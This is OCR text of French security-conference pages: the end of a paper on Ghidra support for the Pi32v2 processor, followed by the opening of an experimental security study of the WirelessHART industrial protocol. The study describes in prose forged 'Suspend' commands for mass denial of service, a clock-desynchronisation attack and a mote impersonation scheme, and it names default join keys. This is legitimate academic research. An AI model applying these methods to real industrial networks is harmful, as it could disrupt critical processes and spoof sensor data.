
```
1  uVar2 = randint();
2  heart_rate_current = ((char)uVar2 - (char)(((int)uVar2 / 0x10 &
   ↪  0xffU) << 4)) + 0x41;
3  if (heart_rate_max <= heart_rate_current) {
4    heart_rate_max = heart_rate_current;
5  }
6  uVar9 = 0;
7  uVar17 = 0;
8  bVar16 = heart_rate_min;
9  if (heart_rate_current <= heart_rate_min) {
10   bVar16 = heart_rate_current;
11 }
12 bVar12 = heart_rate_current;
13 if (heart_rate_min != 0) {
14   bVar12 = bVar16;
15 }
```

5 Conclusion

La rétro-ingénierie d'instructions de processeurs inconnus n'est pas une tâche évidente et requiert un bon sens de l'analyse ainsi que la connaissance des principales méthodes d'encodage d'instructions. Le processeur *Pi32v2* avait déjà été étudié par un autre chercheur, ce qui nous a grandement aidé lors de l'ajout du support des instructions manquantes. L'existence d'une chaîne de compilation librement téléchargeable a aussi été d'une aide considérable. Au final, ce sont 218 instructions supplémentaires qui ont été ajoutées aux 80 instructions déjà supportées par l'implémentation originale.

Il est d'ailleurs assez cocasse de noter qu'une personne ayant observé la création d'un dépôt *Github* dérivé de celui de Grigoryev, alors que nous étions en plein travail sur la rétro-ingénierie des instructions manquantes, nous a envoyé un courriel demandant comment nous avions réussi à trouver le format des instructions manquantes (Fig. 27). Nous espérons sincèrement que cet article et l'implémentation améliorée que nous proposons aideront les lecteurs et Alexander à mieux comprendre la méthode appliquée ainsi que les problématiques généralement rencontrées dans ce type d'exercice.

L'implémentation du processeur *Pi32v2* que nous avons réalisée est disponible sur notre dépôt *Github* [2] sous licence libre, et devrait être soumise pour intégration au dépôt d'Andrey Grigoryev.



Pi32v2 ghidra decompiler Inbox ×

Alexander
to me
Fri, May 2, 2025, 11:37 PM

Hello,

I've seen that you are currently working on a ghidra decompiler for the Pi32v2 architecture. I am currently trying to reverse engineer the LD2450 mmwave radar from hilink. This board uses an AC635n chip from jieli, so a working decompiler for the Pi32v2 architecture would help me a lot. I wondered how you find out all the information to implement the decompiler. Is there some sort of datasheet/manual that explains the architecture, that I wasn't able to find? And I wondered if there is anything I could do to help you with the development of the decompiler.

All the best and thank you very much for your work,

Alexander

Fig. 27. Courriel reçu courant mai 2025, lorsque nous travaillions sur les définitions des instructions du processeur *Pi32v2*

Références

1. Damien Cauquil. A modern tale of blinkenlights, 2026.
   `https://blog.quarkslab.com/modern-tale-blinkenlights.html`
2. Damien Cauquil. ghidra-jieli, 2026.
   `https://github.com/virtualabs/ghidra-jieli`
3. Thomas Cougnard Damien Cauquil. Fun with watches, 2025.
   `https://github.com/quarkslab/conf-presentations/blob/master/Confs/LeHack25/lehack25_fun-with-watches_dcauquil_xilokar.pdf`
4. Andrey Grigoryev. JieLi STUFF, 2022.
   `https://kagaimiq.github.io/jielie/`
5. Andrey Grigoryev. ghidra-jieli, 2024.
   `https://github.com/kagaimiq/ghidra-jieli`
6. Andrey Grigoryev. pi32v2, 2024.
   `https://kagaimiq.github.io/jielie/cpu/pi32v2.html`
7. Cygnus Support. Sourceware's newlib, 2024.
   `https://www.sourceware.org/newlib/`
8. Ghidra Development Team. SLEIGH, Constructors, 2026.
   `https://ghidra.re/ghidra_docs/languages/html/sleigh_constructors.html`
9. JieLi Tech. Bienvenue dans la documentation de Jerry Tools, 2026.
   `https://doc.zh-jieli.com/Tools/zh-cn/index.html`
10. JieLi Tech. fw-AC63_BT_SDK, 2026.
    `https://github.com/Jieli-Tech/fw-AC63_BT_SDK/`
11. Guillaume Valadon. Reversing a Japanese Wireless SD Card From Zero to Code Execution, 2018.
    `https://i.blackhat.com/us-18/Wed-August-8/us-18-Valadon-Reversing-a-Japanese-Wireless-SD-Card-From-Zero-to-Code-Execution.pdf`
12. Willem. Reverse engineering the Pixel TitanM2 firmware, 2025.
    `https://media.ccc.de/v/39c3-reverse-engineering-the-pixel-titanm2-firmware`
13. Robert Xiao. [DSCTF 2019] CPU Adventure – Unknown CPU Reversing, 2019.
    `https://www.robertxiao.ca/hacking/dsctf-2019-cpu-adventure-unknown-cpu-reversing/`

Étude expérimentale de la sécurité du protocole WirelessHART

Kais Sellami[1], Romain Cayre[1,2], Elies Tali[2], Pierre Ayoub[2], Vincent Nicomette[1,2] et Guillaume Auriol[1,2]
prenom.nom@insa-toulouse.fr[1]
prenom.nom@laas.fr[2]

[1] Univ. Toulouse, INSA, France
[2] LAAS-CNRS, Toulouse, France

Résumé. Les réseaux de capteurs industriels s'appuient sur des mécanismes de communication déterministes et sécurisés afin de répondre à des contraintes strictes de fiabilité et de temps réel. WirelessHART est un protocole sans fil basé sur la norme IEEE 802.15.4 qui répond à ces exigences. Il constitue une extension sans fil du protocole HART, offrant une communication bidirectionnelle entre instruments industriels dits intelligents. Malgré son utilisation au sein d'environnements industriels potentiellement sensibles, la sécurité de ce protocole a été peu étudiée et essentiellement de façon théorique. En effet, peu d'outils sont aujourd'hui disponibles pour analyser et surveiller ce protocole pourtant critique, limitant significativement l'étude des mécanismes de sécurité déployés. Dans cet article, nous décrivons un protocole expérimental qui nous a permis d'évaluer en pratique la sécurité du protocole WirelessHART. Nous avons notamment déployé un environnement réaliste sous la forme d'un réseau de capteurs industriels Dust (Analog Devices), et étendu le framework WHAD en développant un sniffer nous permettant de capturer et d'injecter du trafic au sein du réseau. Sur cette base, nous avons pu évaluer plusieurs attaques de l'état de l'art reposant sur l'injection de paquets malveillants, ainsi qu'identifier une attaque de désynchronisation lors de nos expériences. Nous présentons le modèle de menace considéré et la conception des primitives nécessaires pour la mise en œuvre pratique de ces attaques.

1 Introduction

Les réseaux de capteurs industriels reposent sur des mécanismes de communication déterministes et robustes afin de satisfaire des contraintes strictes de fiabilité et de temps réel. Dans ce contexte, WirelessHART s'est imposé comme un standard industriel largement déployé pour la communication sans fil entre instruments de mesure et systèmes de contrôle, notamment dans les secteurs de l'énergie, de la chimie et du raffinage. Des déploiements concrets ont par exemple été réalisés pour la surveillance de

bacs de stockage dans des raffineries, le suivi de la corrosion, ou encore l'instrumentation des cuves de mélange dans le domaine pharmaceutique, comme documenté dans une étude de cas du *FieldComm Group* [12]. WirelessHART constitue une extension sans fil du protocole HART (Highway Addressable Remote Transducer), un protocole de communication industriel permettant la transmission simultanée de données analogiques et numériques. WirelessHART s'appuie sur la norme IEEE 802.15.4, un standard de communication sans fil à faible consommation. Le protocole utilise un multiplexage temporel avec saut de fréquence (TSCH) et une gestion centralisée du réseau afin d'assurer la robustesse des échanges et la compatibilité avec les infrastructures industrielles existantes. Ces mécanismes, bien qu'efficaces d'un point de vue opérationnel, compliquent fortement l'observation et l'analyse du trafic radio. En effet, malgré son déploiement répandu [18] dans les environnements industriels, la sécurité du WirelessHART n'a été que peu étudiée par la communauté scientifique. Cette situation s'explique notamment par la complexité du protocole, fondé sur des mécanismes de communication déterministes et de saut de fréquence, ainsi que le manque d'outils ouverts dédiés à l'écoute et à l'injection de trames. A notre connaissance, les attaques documentées dans la littérature se concentrent principalement sur des scénarios de déni de service par brouillage radio [1, 7, 9, 19], sur des travaux de rétro-conception matérielle [15], ou encore sur des attaques décrites de manière théorique à partir de l'étude de la spécification du protocole [2, 3, 10, 20]. Aussi, des vérifications formelles du protocole ont été menées [13, 16], menant par exemple à la découverte d'une attaque exploitant le protocole de changement de clés du WirelessHART. En ce qui concerne les expérimentations existantes, elles s'appuient principalement sur des approches basées sur des radios logicielles (SDR) [6, 10], plus coûteuses, ou encore sur des simulateurs [2, 3].

Dans cet article, nous proposons une analyse expérimentale de la sécurité de WirelessHART fondée sur l'observation réelle du trafic radio. Nous avons notamment conçu un sniffer dédié reposant sur le framework open-source WHAD et un dongle radio embarquant un System-on-Chip (SoC) nRF52840 de Nordic Semiconductor (nRF52840-PCA10059). Afin de reproduire un environnement industriel réaliste, nous avons également déployé un réseau de capteurs industriels « Dust » d'Analog Devices, reposant sur le protocole WirelessHART. Nous avons ainsi pu réaliser une analyse détaillée du trafic, nous permettant d'étudier le fonctionnement de fonctionnalités bas niveau telles que les échanges de contrôle, la channel

map et l'allocation des liens de communication. Cette approche nous a également permis de reproduire et d'étendre des attaques existantes.

Organisation La section 2 propose un aperçu des fonctionnalités principales du protocole WirelessHART. La section 3 décrit le modèle d'attaque ainsi que les attaques reproduites et découvertes. La section 4 décrit les expérimentations réalisées ainsi que leurs résultats. La section 5 propose quelques contre-mesures à nos attaques et la section 6 conclut cet article.

2 Fondamentaux du protocole WirelessHART

WirelessHART opère dans la bande ISM des 2,4 GHz et repose sur la couche physique IEEE 802.15.4 [11]. Le protocole s'appuie sur un mécanisme de communication à créneaux temporels (slots) (*Time Division Multiple Access*, TDMA) et de saut de fréquence (*Frequency Hopping Spread Spectrum*, FHSS) améliorant la résilience face aux interférences radio et aux pertes de paquets. Les échanges sont organisés en slots d'une durée fixe de *10ms* et répartis dynamiquement sur différents canaux radio. L'ensemble du réseau est géré de manière centralisée par un gestionnaire de réseau (dit *network manager*) et un gestionnaire de sécurité (dit *security manager*), généralement implémentés sous la forme de nœuds logiques intégrés directement dans la passerelle (*gateway*) [8, 17]. Ces composants sont notamment responsables de l'authentification des équipements, de la distribution des clés de sécurité, du routage et de l'allocation des slots de communication au sein d'une ou plusieurs *superframes* (cycles de communication répétitifs).

Les réseaux WirelessHART adoptent une topologie maillée comme le montre la figure 1 dans laquelle les équipements de terrain (*motes/field devices/nœuds*) peuvent relayer les messages d'autres dispositifs. Plusieurs routes redondantes peuvent être établies entre un équipement et la *gateway* afin d'augmenter la fiabilité des communications dans des environnements radio contraints. Si ces mécanismes renforcent la robustesse du réseau, ils introduisent également des contraintes temporelles et structurelles fortes, qui ont un impact direct sur l'observation du trafic et l'analyse de la sécurité du protocole. WirelessHART supporte différents modes de communication, incluant la publication périodique de données telles que des mesures de capteurs, les notifications déclenchées par des événements, des données de contrôle ainsi que des échanges de type requête/réponse. Ces modes influencent les schémas de trafic et les décisions d'ordonnancement, et constituent des éléments clés pour l'analyse des messages de contrôle et l'identification de vecteurs d'attaque potentiels.




Fig. 1. Architecture d'un réseau maillé WirelessHART.

2.1 Architecture des réseaux WirelessHART

L'initialisation du réseau repose sur la configuration préalable des points d'accès (*Access Points*). Le *network manager* établit une communication sécurisée avec la *gateway*, puis distribue aux points d'accès les paramètres nécessaires au fonctionnement du réseau, incluant la liste des *superframes*, les graphes de communication ainsi que les liens dédiés aux phases d'association d'un mote au sein du réseau (*joining*) et de communication partagée.

Le processus de mise en réseau d'un mote se déroule en trois phases principales : la diffusion de données d'annonce (*advertising*), l'association du mote au sein du réseau (*joining*) et la négociation des paramètres. Lors de la phase d'annonce, les points d'accès — et certains motes autorisés — diffusent périodiquement des messages contenant les identifiants du réseau et des informations temporelles permettant aux nouveaux équipements de se synchroniser. Pour rejoindre le réseau, un mote doit préalablement être configuré avec l'identifiant du réseau ainsi qu'une clé dédiée à l'association des nouveaux motes (*join key*). Cette clé peut être provisionnée au préalable sur l'équipement ou distribuée via la liaison sans fil en utilisant des mécanismes dédiés, spécifiés par le protocole WirelessHART. Le mote utilise ensuite les messages d'annonce pour synchroniser son horloge et transmettre une requête d'association chiffrée sur un lien dédié. Une fois l'association effectuée, les clés de communication de session et celle du réseau sont distribuées au mote via la *gateway*, permettant l'établissement de communications sécurisées avec le reste du réseau [21].

2.2 Communication et saut de fréquence

WirelessHART repose sur une combinaison de multiplexage temporel (TDMA) et de saut de fréquence (FHSS) afin d'assurer des communications déterministes et robustes. Le temps est découpé en slots de 10 ms, regroupés en *superframes*. Un réseau peut définir plusieurs *superframes* de longueurs différentes, en fonction des exigences applicatives et des flux de communication à supporter. Une communication potentielle est planifiée selon un lien (*link*), qui correspond à un échange programmé entre deux équipements. Chaque lien est caractérisé par un identifiant de *superframe*, un indice de slot, un décalage (*offset*), un type de lien et un ensemble d'options. L'identifiant de *superframe* détermine la périodicité du lien, tandis que l'indice de slot définit sa position temporelle précise par rapport au début de la *superframe*. Le décalage est utilisé par l'algorithme de saut de fréquence pour sélectionner le canal radio actif. Les types de liens incluent notamment les liens d'association, de diffusion, de découverte et de communication normale, tandis que les options précisent le sens de communication (émission, réception ou partagé). L'allocation, la mise à jour et la révocation des liens et des *superframes* sont exclusivement assurées par le *network manager*. La figure 2 illustre un exemple d'ordonnancement dans lequel plusieurs *superframes* coexistent et se superposent. Chaque *superframe* possède sa propre périodicité et comporte différents liens.

Le saut de fréquence est réalisé selon un algorithme déterministe. WirelessHART s'appuie sur la couche physique IEEE 802.15.4 et utilise les canaux 11 à 25 de la bande ISM des 2,4 GHz. Un réseau peut toutefois restreindre cet ensemble de canaux via une *channel map*, donnée aux équipements lors du processus d'association ou des paquets spécifiques de mise à jour de cette dernière. Cette *channel map* est représentée par un champ de deux octets, dans lequel chaque bit indique l'activation d'un canal compris dans l'intervalle [11 ; 26[, avec le dernier bit du canal 26 mis à 0, ce dernier n'étant jamais utilisé par le WirelessHART.

Pour chaque slot et chaque lien, le canal actif est calculé à partir du numéro absolu du slot (*Absolute Slot Number* (ASN)) et du décalage associé au lien (*offset*), selon les équations 1 et 2 :

$$\text{channelIndex} = (\text{ASN} + \text{offset}) \bmod N_{\text{actifs}} \quad (1)$$

$$\text{canal} = \text{activeChannelArray}[\text{channelIndex}] \quad (2)$$

où N_{actifs} désigne le nombre de canaux actifs définis dans la *channel map* et l'*activeChannelArray* correspond à la liste ordonnée des canaux




Fig. 2. Planification temporelle des liens WirelessHART et exemple d'offsets (indiqués par des nombres entiers dans les slots utilisés par des liens).




Fig. 3. Exemple de saut de fréquence WirelessHART, calculé selon les équations 1 et 2.

autorisés [14]. Ce mécanisme assure une diversité fréquentielle permettant de réduire l'impact des interférences et du multi-trajet. Toutefois, il impose également une synchronisation temporelle fine entre les équipements.

En complément, WirelessHART met en œuvre un mécanisme de retransmission basé sur un algorithme de temporisation aléatoire (*backoff*) afin d'améliorer la fiabilité en cas de collisions. L'exemple de planification des liens est présenté dans la figure 2, tandis que le changement de canal, résultant de l'ordonnancement des différents liens et de leurs *offsets* respectifs, est illustré par la figure 3.

2.3 Mécanismes de sécurité

WirelessHART intègre des mécanismes de sécurité basés sur des clés cryptographiques. Ces mécanismes sont essentiels pour assurer l'authentification mutuelle des équipements, la confidentialité et l'intégrité des communications.

Hiérarchie des clés cryptographiques WirelessHART utilise trois types de clés (voir "*Network Management Specification*" (*HCF_SPEC-85*) Rev. 4.0 [11, p. 75-79, section 9.4]) :

1. Clé d'association ($\mathcal{K}_{join}$) La clé d'association est utilisée comme premier secret partagé entre un nouveau mote et le *network manager* (pré-provisionnée). Son rôle principal est le chiffrement de la requête d'association émise par le mote et des secrets retournés par le *network manager* (la clé $\mathcal{K}_{\text{network}}$ ainsi que la clé $\mathcal{K}_{\text{session_unicast}}$ entre le nouveau mote et le *network manager*). Elle peut être configurée indépendemment pour chaque nœud ou commune à tout le réseau, cette dernière configuration étant fréquemment observée dans les déploiements par défaut.

2. Clé de réseau ($\mathcal{K}_{network}$) La clé de réseau est une clé maître au niveau de la couche liaison de données (*Data Link Layer*, DLL) contrôlée exclusivement par le *network manager* et partagée par tous les équipements du réseau. Elle est utilisée pour authentifier tous les échanges DLL comme l'indique la figure 4, à l'exception des messages d'annonce et les requêtes d'association (voir "*TDMA Data-Link Layer*" (*HCF_SPEC-75*) Rev. 1.2 [11, p. 36, section 8.4]) et qui peut être modifiée au cours du temps par le *network manager*.

3. Clé de session Les clés de session se divisent en deux catégories et sont utilisées pour l'authentification et le chiffrement au niveau des couches réseau/transport comme l'indique la figure 4 :

- **Clé de session *unicast* ($\mathcal{K}_{\text{session_unicast}}$)** : Utilisée pour les communications directes (*unicast*) entre deux équipements. Un mote peut disposer de plusieurs clés *unicast*, une pour chaque communicant. Ces clés garantissent la confidentialité des communications en *unicast*.
- **Clé de session *broadcast* ($\mathcal{K}_{\text{session_broadcast}}$)** : Utilisées pour les communications de groupe (*broadcast*) émises par le *network manager* ou le *security manager* vers l'ensemble des équipements. Ces clés sont communes à tous les récepteurs et transmises par le

network manager chiffrées avec la clé $\mathcal{K}_{\text{join}}$ ou une clé de session lors d'une mise à jour avec la commande 963 *Write/Modify Session* (voir "*Wireless Command Specification*" (*HCF_SPEC-155*) Rev2.0 - 12 juin 2012 [11, p. 121, section 7.99]).




Fig. 4. Intégration des mécanismes de sécurité dans les couches WirelessHART.

Propriétés de sécurité WirelessHART s'appuie sur le chiffrement AES-128 en mode CCM (Counter with CBC-MAC) pour assurer les propriétés suivantes :

— **Confidentialité** : les données de la couche transport sont chiffrées avec les clés de sessions ($\mathcal{K}_{\text{session_unicast}}$ et $\mathcal{K}_{\text{session_broadcast}}$).
— **Intégrité (NWK-MIC)** : Un tag d'authentification (NWK-MIC) basé sur les clés de sessions assure l'intégrité des données chiffrées.
— **Anti-rejeu** : Un nonce (dérivé de l'ASN) empêche les attaques par rejeu.
— **Intégrité (DL-MIC)** : Un tag d'authentification au niveau de la DLL basé sur la clé de réseau ($\mathcal{K}_{\text{network}}$) assure que le PDU entier est intègre et provient d'une source authentifiée par le *network manager*.

3 Attaques

3.1 Modèle de menace

Les attaques présentées dans cette section s'inscrivent dans un modèle de menace où l'adversaire dispose d'un accès passif et actif au médium radio WirelessHART, sans nécessiter d'accès privilégié au *network manager*. Le modèle repose sur les hypothèses et capacités suivantes.

Hypothèses de sécurité On considère un attaquant ayant préalablement compromis la clé d'association du réseau. Plusieurs scénarios réalistes peuvent mener à une telle compromission :

- récupération de la clé par extraction de la mémoire d'un mote légitime (par exemple suite à un accès physique ponctuel au mote, dit *trash-can attack*).[3]
- utilisation de clés par défaut connues (`www.hartcomm.org` ou `DUSTNETWORKSROCK` pour les produits Dust), de clés faibles (attaque par force brute) ou prédictibles (attaque par dictionnaire).

L'écoute passive d'une association permet donc à un attaquant connaissant la clé d'association de récupérer l'ensemble des secrets ($\mathcal{K}_{\text{network}}$, ainsi que les clés $\mathcal{K}_{\text{session_unicast}}$ et $\mathcal{K}_{\text{session_broadcast}}$) nécessaires à l'injection de trames légitimes.

Objectifs d'un attaquant L'attaquant cherche à intercepter les communications du réseau (impact sur la confidentialité) pour :

- Accéder aux données de mesure transmises par les capteurs (température, pression, débit, etc.).
- Identifier les processus industriels en cours et les paramètres d'exploitation.
- Collecter des informations sur l'infrastructure du réseau.

et compromettre le réseau WirelessHART en :

- Suspendant un ou plusieurs motes (impact sur la disponibilité)
- Usurpant l'identité d'un nœud légitime pour injecter des données malveillantes dans le réseau (impact sur l'intégrité et l'authenticité).

3.2 Déni de service

Les attaques présentées dans cette section exploitent des mécanismes légitimes du protocole WirelessHART afin de provoquer un déni de service partiel ou total du réseau.

[3] Une attaque d'extraction mémoire d'un mote WirelessHART DC9003A-C (Analog Devices) par l'intermédiaire du bus SPI a par exemple été démontrée par Lorente *et al.* [15]

Tableau 1. Résumé de la commande `972 - Suspend Device(s)` [11, p. 133].

Élément	**Description**
Fonction	Suspendre le fonctionnement d'un ou plusieurs motes sur un intervalle d'ASN
Paramètres	ASN de suspension et ASN de reprise (entiers non signés sur 40 bits)
Adressage	*Unicast* ou *broadcast* (commande relayable par les motes)
Restriction d'accès	Commande valide uniquement si émise par le *network manager*

De-authentification massive La de-authentification massive est une attaque de déni de service, dont le principe appliqué au WirelessHART a été théorisé en 2015 dans la thèse de Master de Duijsens [10]. Malgré son impact significatif, cette attaque n'a, à notre connaissance, jamais été évaluée en pratique du fait de contraintes expérimentales (notamment l'absence d'équipements offensifs adaptés). Cette attaque exploite la commande `Suspend` (opcode `0x3CC`) définie dans la spécification du protocole (voir “*Wireless Command Specification*” (*HCF_SPEC-155*) Rev2.0 - 12 juin 2012, section 7.99 [11, p. 133]), dont la structure est reproduite dans le tableau 1.

La requête de la commande `Suspend` ordonne à un mote d'interrompre ses opérations à partir d'un ASN spécifié en paramètre, et ce jusqu'à un ASN de reprise. Lorsqu'elle est acceptée par un mote, cette commande peut être relayée à d'autres équipements légitimes lorsque l'adresse de destination est de type *broadcast*, ce qui peut conduire à la mise en suspension simultanée d'un grand nombre de motes. Un attaquant en connaissance de la clé du *broadcast*, de la clé du réseau et ayant inféré les liens de communications est capable d'engendrer une suspension à grande échelle des motes et un déni de service partiel ou total du réseau sans fil. En cas de réussite, les conséquences d'une telle attaque sur un réseau de capteurs industriels sont potentiellement critiques :

- déni de service des fonctions de mesure et d'actionnement sur de larges portions du réseau ;
- interruption des boucles de contrôle ou des processus industriels dépendant de mises à jour temporelles strictes ;

Cela peut engendrer la nécessité d'une intervention humaine pour rétablir un fonctionnement normal, notamment lorsque l'ASN de suspension est

Tableau 2. Flags de voisinage [11].

Code	Description des flags de voisinage
0x01	Source de temps (modifiable via la commande 971)
0x80	(Lecture seule) Indique l'absence de lien actif vers ce voisin. Ce flag est informatif et est réinitialisé dans la réponse.

très éloigné de l'ASN courant ou lorsque les motes sont en mode *slave* (ils requièrent alors une intervention manuelle pour rejoindre un réseau).

Une attaque similaire avait été théorisée et simulée par Bayou et al. dans [3], en utilisant cette fois-ci des commandes de `Disconnect` mais menant au même résultat. Les mêmes auteurs ont finalement généralisé ce type d'attaques dans [2].

Désynchronisation temporelle Nous avons également identifié une vulnérabilité de déni de service au niveau de la DLL nécessitant uniquement la connaissance de la clé de réseau. Dans le protocole WirelessHART, chaque mote reçoit les flags correspondant à chacun de ses voisins (liaison point à point), présenté dans le tableau 2 (voir "*Wireless Command Specification*" *HCF_SPEC-155* Rev. 2.0, section 7.104 [11, p. 132])

Le mote dépendant ajuste alors son horloge locale à partir du champ *Time Adjustment* présent dans les accusés de réception ou le temps de réception des messages envoyés par le voisin désigné comme source de temps (flag 0x01). Un attaquant capable d'usurper l'adresse du voisin présentant la source de temps peut induire une désynchronisation progressive du mote en injectant des trames légèrement en avance par rapport à l'instant de réception théorique attendu par le mote ciblé. Une attaque similaire a été identifiée par Raza et al. dans [20]. Néanmoins leurs travaux ne mentionnent pas la possibilité de complètement déconnecter un nœud du réseau et ne détaillent pas un schéma d'attaque précis.

Lors d'expérimentations pratiques préliminaires, l'envoi de requêtes *Ping* usurpées, avancées d'environ la moitié de la fenêtre de réception ($\approx$ 1 ms), a conduit le mote à ajuster temporellement son horloge de façon erronée. L'accumulation progressive de ces décalages permet à terme de dépasser la durée de la fenêtre de réception (`TsRxWait`) montré dans la figure 5, empêchant le mécanisme de réception planifiée et entraînant une perte de synchronisation avec le *network manager*. Cette désynchronisation entraîne une déauthentification du mote, nécessitant une reconnexion automatique ou une intervention humaine selon son mode de fonctionnement.

3.3 Usurpation d'identité d'un mote

Les motes d'un réseau utilisant l'implémentation de Dust peuvent fonctionner selon deux modes distincts. En mode *master*, le mote possède la capacité de rejoindre automatiquement le réseau après une déconnexion, sans intervention externe. Il exécute de manière autonome la procédure de reconnexion. En mode *slave*, le mote ne peut pas se reconnecter seul : après une déconnexion, l'API du mote est activée et nécessite une intervention humaine pour relancer la procédure d'association au réseau. Cette attaque cible spécifiquement un mote en mode master, car la reconnexion automatique est essentielle au succès de l'exploitation. En exploitant le comportement de la commande `Suspend`, il est possible de mettre en place une attaque d'usurpation d'identité complète d'un mote légitime du réseau. Cette attaque nécessite la possession des clés $\mathcal{K}_{\text{network}}$ et $\mathcal{K}_{\text{session_unicast}}$. Une variante de cette attaque est aussi possible en ayant connaissance des clés $\mathcal{K}_{\text{network}}$ et $\mathcal{K}_{\text{session_broadcast}}$, néanmoins l'attaque ciblera plusieurs nœuds à la fois.

Comportement attendu du protocole Lors d'une suspension planifiée, le mote cible reçoit la commande `Suspend` du *network manager*, envoie un accusé de réception contenant un Response Code (généralement 0 pour succès) confirmant la bonne réception du paquet niveau de la DLL à son voisin qui lui a transmis le paquet et renvoie une réponse de la commande `Suspend` au *network manager* confirmant la prise en compte de la commande, puis se met en sommeil à partir de l'ASN spécifié et jusqu'à l'ASN de reprise. Cette réponse permet au *network manager* de vérifier que la commande a bien été reçue et que le mote va se suspendre comme prévu.

Déroulement de l'attaque L'attaque se déroule en deux étapes. Dans un premier temps, l'attaquant envoie une requête de la commande `Suspend` forgée vers le mote victime, avec un ASN de reprise relativement proche (par exemple, quelques slots après l'envoi du paquet) en usurpant l'identité du *network manager*. Cette suspension courte force le mote à se déconnecter puis à se reconnecter rapidement au réseau. Durant cette phase de reconnexion, l'attaquant écoute passivement le trafic pour capturer les informations suivantes :

- Les clés de session *unicast*.
- La table de liens de communication du mote (ses voisins, les slots alloués, les offsets utilisés).
- Les paramètres de routage et la topologie locale.

Dans un second temps, une fois la reconnexion terminée et après que les secrets soient capturés, l'attaquant injecte immédiatement une seconde commande `Suspend` en se faisant passer pour le *network manager* au niveau de la couche transport et un voisin du mote attaqué au niveau de la DLL avec un ASN de suspension immédiat (égal ou très proche de l'ASN courant) et un ASN de reprise éloigné dans le temps. Cette configuration particulière exploite une subtilité du comportement protocolaire : le mote légitime reçoit la commande et se déconnecte si rapidement qu'il n'a pas le temps d'envoyer son message de réponse au *network manager*. L'absence de cette réponse n'est pas identifiée par le *network manager*, celui-ci n'ayant pas transmis lui-même le paquet injecté. Néanmoins un acquittement sera transmis vers le voisin usurpé par l'attaquant, celui-ci étant transmis dans le même slot que le paquet.

Le mote victime étant maintenant hors ligne pour une très longue durée, l'attaquant peut usurper son identité en utilisant les secrets capturés lors de la première phase de l'attaque. Il forge des trames authentifiées avec l'adresse du mote victime, utilise ses clés de sessions *unicast* pour communiquer avec le *network manager* et ses voisins, et s'intègre dans la topologie en respectant les liens de communication établis. Du point de vue du réseau, l'attaquant apparaît comme le mote légitime ayant simplement repris ses communications après une suspension.

Le *network manager* ne détecte pas l'anomalie pour plusieurs raisons :

- il ne reçoit jamais de réponse à la commande `Suspend` (l'ASN du début du suspend étant proche, le mote n'envoie pas de réponse et se déconnecte malgré ça),
- le mote s'est effectivement déconnecté comme attendu,
- lorsque l'attaquant usurpe l'identité de la victime, les trames sont correctement authentifiées avec les clés de session valides.

Le *network manager* considère donc qu'il s'agit du mote légitime s'étant déconnecté et ayant repris ses activités.

4 Expérimentations

4.1 WHAD

